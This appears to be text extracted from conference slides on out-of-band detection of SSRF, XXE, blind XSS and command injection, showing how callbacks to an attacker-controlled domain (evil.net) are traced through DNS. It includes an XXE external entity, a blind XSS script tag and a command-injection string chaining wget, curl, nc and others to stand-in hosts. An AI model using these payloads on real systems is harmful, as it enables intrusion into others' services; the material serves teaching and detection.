
api-a.evil.net/.backend.contos...

Handle response?



SSRF

Server Side Request Forgery



SSRF

Server Side Request Forgery




SSRF

Server Side Request Forgery




SSRF

Server Side Request Forgery




SSRF

Server Side Request Forgery




SSRF

Server Side Request Forgery




XXE

eXternal XML Entity



```
<!ENTITY xxe SYSTEM  
"http://xml.evil.net/">
```

XML parsing tries to load external document.



1. Where is **evil.net**
Find name servers for evil.net

```
evil.net NS 1.3.3.7
```



2. Where is **xml.evil.net**
Resolve IP address for this domain name

```
api-a.evil.net A 1.2.3.4  
test.evil.net CNAME dev  
xml.evil.net A 1.2.3.5  
dev.evil.net A 1.2.3.6  
...
```



3. Connect to **xml.evil.net**
Send HTTP payload, get response, etc..



(Blind) XSS

Detect Cross Site Scripting at scale



```
<script src="//x.evil.net">  
</script>
```

If successful, browser makes outbound connections (DNS and HTTP(s)), and executes Javascript.



1. Where is **evil.net**
Find name servers for evil.net

evil.net NS 1.3.3.7



2. Where is **x.evil.net**
Resolve IP address for this domain name

```
api-a.evil.net A 1.2.3.4  
test.evil.net CNAME dev  
xml.evil.net A 1.2.3.5  
dev.evil.net A 1.2.3.6  
...
```




3. Connect to **x.evil.net**
Send HTTP payload, get response, etc..



Generic RCE's / cmd injection

Generic remote code execution can be utilized to call remote hostname.



```
; ssh rce.evil.net & nslookup rce.evil.net  
& wget rce.evil.net & telnet rce.evil.net  
& ping rce.evil.net & curl rce.evil.net &  
nc rce.evil.net
```



1. Where is **evil.net**
Find name servers for evil.net

```
evil.net NS 1.3.3.7
```



2. Where is **rce.evil.net**
Resolve IP address for this domain name

```
api-a.evil.net A 1.2.3.4  
test.evil.net CNAME dev  
xml.evil.net A 1.2.3.5  
dev.evil.net A 1.2.3.6  
...
```

